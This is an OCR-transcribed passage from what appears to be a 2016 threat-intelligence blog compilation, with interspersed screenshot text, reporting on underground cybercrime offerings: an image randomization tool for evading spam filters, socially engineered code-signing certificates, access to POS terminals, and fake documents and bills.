
3. http://ddanchev.blogspot.com/2013/08/vendor-of-scanned-fake-ids-credit-cards.html

4. http://ddanchev.blogspot.com/2013/08/cybercriminals-offer-high-quality.html

5. http://ddanchev.blogspot.com/

6. https://twitter.com/dancho_danchev

22



[redacted]


```
picard.jpg
logo.png
pingvin.gif
subfolder/
```

res/

- ☑ Отразить по горизонтали
- ☐ Отразить по вертикали
- ☐ Инвертировать цвета
- ☐ Преобразовать в градации серого
- ☑ Обрезать края
- ☐ Менять размер
- ☑ Сплющить\Растянуть
- ☐ Добавлять шумы
- ☐ Поворачивать изображение
- ☐ Добавлять рамку
- ☑ Изменение контрастности
- ☐ Размытие
- ☐ Эскиз
- ☐ Пикселизация
- ☐ Добавлять сдвиг

Выполнено

[redacted]



[redacted]

Настройки

Полная версия:
[redacted]

Версия PHP:
PHP 5.5.12


Папка cache доступна на запись (права 666 или 777)	Да	Необходимо для работы API
Папка images доступна на запись (права 666 или 777)	Да	Необходимо для массовой рандомизации
Папка images доступна для чтения (права 555 и выше)	Да	Необходимо для рандомизации/уникализации изображений
Расширение PHP GD установлено	Да	Требуется для работы скрипта
Версия PHP больше или равна 5.5 (рекомендуется)	Да	Требуется для оптимальной работы всех функций

[redacted]

Spam-friendly Image Randomization Tool Released on the Underground Marketplace (2016-08-17 13:34)

Cybercriminals, continue applying basic QA (Quality Assurance) processes, to their fraudulent campaigns, on their way to achieve a posive ROI (Return on Investment) out of their fraudulent activities.

In this post, we'll discuss a newly launched commercial tool, that's capable of generating unique images, for the purpose of tricking spam filters, in an attempt to trick end users into falling victim into the fraudulent campaign.




[redacted]

```
logo.png
```

- ☑ Отразить по горизонтали
- □ Отразить по вертикали
- □ Инвертировать цвета
- □ Преобразовать в градации серого
- ☑ Обрезать края
- □ Менять размер
- □ Сплющить\Растянуть
- □ Добавлять шумы
- □ Поворачивать изображение
- □ Добавлять рамку
- ☑ Изменение контрастности
- □ Размытие
- □ Эскиз
- □ Пикселизация
- □ Добавлять сдвиг

[redacted]

[redacted]



[redacted]

```
picard.jpg
logo.png
pingvin.gif
subfolder/
```

res/

- ☑ Отразить по горизонтали
- □ Отразить по вертикали
- □ Инвертировать цвета
- □ Преобразовать в градации серого
- ☑ Обрезать края
- □ Менять размер
- ☑ Сплющить\Растянуть
- □ Добавлять шумы
- □ Поворачивать изображение
- □ Добавлять рамку
- ☑ Изменение контрастности
- □ Размытие
- □ Эскиз
- □ Пикселизация
- □ Добавлять сдвиг


Используйте этот блок для ввода имен рандомизируемых файлов.
Предварительно они должны быть загружены в папку images

[redacted]

Priced at $25, the API-enabled tool is capable of converting a regular image, executed in a spam campaign, into a new one, successfully bypassing spam filters, exposing end users to fraudulent attempts, generating fraudulent revenue, for the cybercriminals behind the campaign.

We expect to continue observing an increase in QA (Quality Assurance) driven underground market propositions, leading to a successful set of fraudulent propositions, dominating the underground marketplace.

24



[redacted]

Do you want to run this file?

Name: [redacted]

Publisher: [redacted]

Type: Application

From: [redacted]

☑ Always ask before opening this file

[redacted]

Managed Social Engineering Based Code Signing Generating Certificate Service Spotted in the Wild (2016-08-17 14:23)


Cybercriminals are masters of social engineering, potentially tricking, tens of thousands of users on a daily basis, into falling victims into fraudulent cybercrime-friendly campaigns, generating them, hundreds of thousands of fraudulent revenues, successfully, contributing to the growth of multiple underground market segments, within, the underground marketplace.


In this post, we’ll discuss a newly launched service, empowering, both, novice, and experienced cybercriminals, with the necessary tools and know how, to further commit, fraudulent activities, in the form of socially engineered code signing certificates, obtained through the registration of bogus and non-existent companies.

Priced at $1,000 per certificate, the service is also offering discounts on a volume basis, including custom contacts based customization files, including detailed info about the rogue company, used in the code signing process. Relying on basic ’visual social engineering’ concepts, cybercriminals are perfectly positioned, to execute a successful campaign on a mass scale, or in a targeted nature, successfully targeting tens of thousands of users.

We expect to continue observing relevant code signing as a service, type of cybercrime-friendly propositions, within the cybercrime ecosystem, with more market vendors, entering the market segment, further positioning themselves, as market leaders, through basic market segmentation, and efficient social engineering techniques.

25





Tafel: [redacted]
Open:
Kelner: [redacted]
Gang: [redacted]
Couvert: 0
Totaal: [redacted]

1 Caffé Latte S 2,45

[redacted]

[redacted]


Newly Launched Cybercrime Service Offers Access to POS Terminals on Demand (2016-08-17 14:32)

Cybercriminals continue applying basic market segmentation concepts, to their underground market propositions, to further ensure, that, they’re capable of targeting the right audience, potentially generating hundreds of thousands of fraudulently generating revenues in the process.


From basic, malware as a service underground market propositions, offering access to country, city, ISP based type of malware-infected hosts, to cybercrime-friendly services, offering access to malware-infected hosts converted to anonymization proxies, to further target additional market segments, within the cybercrime ecosystem, cybercriminals continue to utilize basic market segmentation concepts, based on the targeted population.

In this post, we’ll discuss a newly launched managed service, offering access to POS (Point of Sale) terminals, further empowering, both, novice, and sophisticated cybercriminals, with the necessary access to commit related fraudulent activities.

26



[redacted] [redacted] [redacted] [redacted] [redacted]




[redacted] [redacted] [redacted] [redacted]

The service is currently offering access to POS (Point of Sale) terminals, located, in the United States, Canada, Australia, United Kingdom, the Netherlands and Germany, priced between $30 and $50 for access to a POS (Point of Sale) terminal.

Cybercriminals, continue relying on basic data mining concepts, while utilizing the overall target population, further, ensuring that their market-relevant propositions, while, continuing to generate fraudulent revenues, in, the, process.

We expect to continue observing an increase in underground market propositions, utilizing basic market segmentation concepts, further positioning, both, novice, and experienced market leaders, as relevant and competitive market participants, potentially generating tens of thousands of fraudulently obtained assets in the process.



New Cybercrime-Friendly Service Offers Fake Documents and Bills on Demand (2016-08-28 15:33)

The market segment, for, fake, documents, and, bills, continues, flourishing, thanks, to, a, vibrant, cybercrime, ecosystem, offering, access, to, a, variety, of commoditized, underground, market, items, further generating fraudulent revenue for the cybercriminals behind it. Thanks to the overall availability of DIY (do-it-yourself) type of malware generating tools, and, the, overall prevalence, of money mule recruitment scams, allowing, cybercriminals, an easy access to basic risk-forwarding, tactics, cybercriminals, continue, generating, tens, of thousands, of fraudulent revenue in the process.

In this, post, we’ll discuss a newly launched managed cybercrime service offering access to fake documents, stolen credit cards, and, fake, bills, and, discuss, in-depth, the tactics, techniques, and procedures, of, the, cybercriminals behind it.

28

The service is currently offering fake documents for Australia, Belgium, Brazil, Canada, Denmark, Estonia, Finland, France, Germany, Greece, Italy, India, Netherlands, Norway, Latvia, Lithuania, Poland, Romania, Slovakia, Slovenia, Sweden, United Kingdom, USA, Russia, and fake bills for, Australia, Austria. Canada, Czech Republic, Estonia, France, Finland, Germany, Irland, Italy, United Kingdom, Latvia, Norway, Romania, Slovakia, Sweden, Switzerland, USA, Spain, Russia, France, Ukraine.

